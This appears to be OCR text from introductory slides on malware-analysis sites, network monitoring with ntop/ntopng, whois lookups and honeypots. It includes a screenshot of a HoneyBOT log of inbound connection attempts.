
MALWR


https://malwr.com/




http://www.threatexpert.com/

https://www.virustotal.com/






https://www.hybrid-analysis.com/



Introduction Honeynet, Honeypot


Just type in linux

Apt-get install ntop




Ntopng


Apt-get install ntopng




Whois IP for get information gathering




Malware domain list



Yandex.ru



https://yandex.ru
Хотите чтобы Яндекс открывался при каждом запуске браузера?
Нет
Да
Настройка
Завести почту
Почта
Логин
Пароль
Чужой компьютер
Войти
Работа над ошибками
Пишите и говорите правильно
Карты Маркет Новости Переводчик Картинки Видео ещё
Яндекс
Найти
Найдётся всё. Например, ударение в слове торты
Посещаемое
Маркет — скидки на мультиварки
Авто.ру — автомобили до 800 000
Картинки — летние пейзажи
Карта Индонезии
Расписания
Погода +30 °C
Вечером +29, ночью +27
Activate Windows
Go to Settings to activate Windows.
HackSpy-Trojan-Ex....zip
kegiatan-seru-saat....jpg
mekong river.jpg
download.jpg
Show all
Search the web and Windows
4:37 PM
11/8/2016

Honeybot



HoneyBOT - Log_20070208.bin
File View Help
Ports
Remotes
60.12.192.38
202.97.238.205
60.11.125.52
221.208.208.97
221.208.208.104
58.19.183.42
89.228.132.107
58.19.183.46
60.11.125.53
221.12.113.241
221.208.208.92
58.241.133.140
60.11.125.51
221.208.208.94
221.12.113.254
218.27.16.183
61.34.51.207
202.97.238.204
61.138.137.11
202.97.238.199
218.10.137.139
Time Remote IP Remote Port Local IP Local Port Protocol
9:29:41 PM 58.63.239.115 41233 192.168.0.223 22 TCP
9:31:02 PM 221.130.190.37 53760 192.168.0.223 1026 UDP
9:31:18 PM 218.22.92.102 52013 192.168.0.223 1026 UDP
9:33:24 PM 221.208.208.104 54369 192.168.0.223 1027 UDP
9:33:29 PM 64.216.119.125 64482 192.168.0.223 80 TCP
9:33:31 PM 64.216.119.125 64496 192.168.0.223 80 TCP
9:33:32 PM 64.216.119.125 64502 192.168.0.223 80 TCP
9:39:47 PM 218.27.16.183 46202 192.168.0.223 1026 UDP
9:39:47 PM 218.27.16.183 46203 192.168.0.223 1027 UDP
9:40:42 PM 58.19.183.46 59438 192.168.0.223 1026 UDP
9:40:42 PM 58.19.183.46 59438 192.168.0.223 1027 UDP
9:41:08 PM 60.233.76.145 3517 192.168.0.223 8080 TCP
9:41:09 PM 60.233.76.145 3547 192.168.0.223 8080 TCP
9:41:10 PM 60.233.76.145 3573 192.168.0.223 3128 TCP
9:41:14 PM 60.233.76.145 3594 192.168.0.223 3128 TCP
9:41:17 PM 60.233.76.145 3734 192.168.0.223 1978 TCP
9:41:40 PM 60.233.76.145 4348 192.168.0.223 80 TCP
9:41:40 PM 60.233.76.145 4376 192.168.0.223 80 TCP
9:44:09 PM 145.228.125.144 30327 192.168.0.223 1026 UDP
9:44:23 PM 221.208.208.92 33332 192.168.0.223 1027 UDP
9:45:28 PM 139.165.96.125 30327 192.168.0.223 1026 UDP
9:47:09 PM 60.12.166.5 44969 192.168.0.223 1026 UDP
9:47:09 PM 60.12.166.5 44971 192.168.0.223 1027 UDP
9:49:00 PM 60.11.125.44 35338 192.168.0.223 1027 UDP
9:51:22 PM 202.97.238.132 50737 192.168.0.223 1027 UDP
2817 records
